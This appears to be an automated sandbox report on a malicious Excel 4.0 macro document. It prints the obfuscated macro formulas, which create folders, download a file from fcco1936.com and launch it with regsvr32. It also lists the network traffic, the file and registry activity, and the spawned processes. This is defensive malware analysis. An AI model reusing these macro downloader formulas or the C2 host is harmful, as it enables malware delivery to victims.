4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&????2!FS355&""32"",""Cr""&????2!FU383&""yA"",""JCJ"",????2!FJ353&????2!FJ368,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&????2!FS355&""32"",""Cr""&????2!FU383&""yA"",""JCJ"",????2!FJ353,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&????2!FU373,""U""&????4!E65,""IICCII"",0,????2!EE100,????2!FJ353&????2!FJ368&????2!FJ382,0,0)"=EXEC(????3!W36&????2!FJ353&????2!FJ368&????2!FJ382)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 41

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:20:56.724051952 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:20:59.739125013 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:05.786464930 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:05.852653980 CET	80	49719	185.253.218.120	192.168.2.3
Nov 29, 2020 04:21:05.852812052 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:05.853409052 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:07.348011017 CET	80	49719	185.253.218.120	192.168.2.3
Nov 29, 2020 04:21:07.348261118 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:08.880541086 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:08.942828894 CET	80	49719	185.253.218.120	192.168.2.3
Nov 29, 2020 04:21:08.943298101 CET	80	49719	185.253.218.120	192.168.2.3
Nov 29, 2020 04:21:08.943454981 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:21:13.945797920 CET	80	49719	185.253.218.120	192.168.2.3
Nov 29, 2020 04:21:13.946137905 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:22:42.389508009 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:22:45.435554028 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:22:51.435803890 CET	49719	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:23:03.452671051 CET	49719	80	192.168.2.3	185.253.218.120

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:20:39.297008991 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:39.324098110 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:40.016768932 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:40.044055939 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:41.040503025 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:41.067842007 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:42.531347990 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:42.558595896 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:43.232672930 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:43.259988070 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:44.333036900 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:44.368783951 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:45.556524038 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:45.583754063 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:47.199594975 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:47.235239029 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:50.891169071 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:50.926616907 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:51.585469007 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:51.612495899 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:52.403666019 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:52.440385103 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:52.475805044 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:52.503084898 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:52.758263111 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:52.808707952 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:53.801832914 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:53.838979959 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:54.801531076 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:54.837146997 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:56.675843954 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:56.721355915 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:20:56.817195892 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:20:56.854752064 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:00.833173037 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:00.868978024 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:05.398039103 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:05.425229073 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:12.900082111 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:13.028744936 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:29.632025003 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:29.669256926 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:39.328939915 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:39.356220961 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:21:42.194627047 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:21:42.233913898 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:22:13.066343069 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:22:13.093617916 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:22:19.812148094 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:22:19.863607883 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:22:21.105712891 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:22:21.142607927 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:23:02.211802006 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:23:02.238955021 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:23:02.578912020 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:23:02.623037100 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:20:56.675843954 CET	192.168.2.3	8.8.8.8	0xe2c9	Standard query (0)	fcco1936.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:20:56.721355915 CET	8.8.8.8	192.168.2.3	0xe2c9	No error (0)	fcco1936.com		185.253.218.120	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fcco1936.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49719	185.253.218.120	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:21:05.853409052 CET	331	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: fcco1936.com Connection: Keep-Alive
Nov 29, 2020 04:21:08.880541086 CET	331	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: fcco1936.com Connection: Keep-Alive
Nov 29, 2020 04:21:08.943298101 CET	332	IN	HTTP/1.1 401 Unauthorized Date: Sun, 29 Nov 2020 03:21:08 GMT Server: Apache WWW-Authenticate: Basic realm="Protected" Content-Length: 503 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 55 6e 61 75 74 68 6f 72 69 7a 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 76 65 72 69 66 79 20 74 68 61 74 20 79 6f 75 0a 61 72 65 20 61 75 74 68 6f 72 69 7a 65 64 20 74 6f 20 61 63 63 65 73 73 20 74 68 65 20 64 6f 63 75 6d 65 6e 74 0a 72 65 71 75 65 73 74 65 64 2e 20 20 45 69 74 68 65 72 20 79 6f 75 20 73 75 70 70 6c 69 65 64 20 74 68 65 20 77 72 6f 6e 67 0a 63 72 65 64 65 6e 74 69 61 6c 73 20 28 65 2e 67 2e 2c 20 62 61 64 20 70 61 73 73 77 6f 72 64 29 2c 20 6f 72 20 79 6f 75 72 0a 62 72 6f 77 73 65 72 20 64 6f 65 73 6e 27 74 20 75 6e 64 65 72 73 74 61 6e 64 20 68 6f 77 20 74 6f 20 73 75 70 70 6c 79 0a 74 68 65 20 63 72 65 64 65 6e 74 69 61 6c 73 20 72 65 71 75 69 72 65 64 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>401 Unauthorized</title></head><body> Unauthorized This server could not verify that youare authorized to access the documentrequested. Either you supplied the wrongcredentials (e.g., bad password), or yourbrowser doesn't understand how to supplythe credentials required. Additionally, a 401 Unauthorizederror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5996 Parent PID: 792

General

Start time:	04:20:51
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x12f0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	187F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	187F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	187F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7EB70361.tmp	success or wait	1	146495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	136211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	136213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	136213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5692 Parent PID: 5996

General

Start time:	04:21:09
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x11a0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis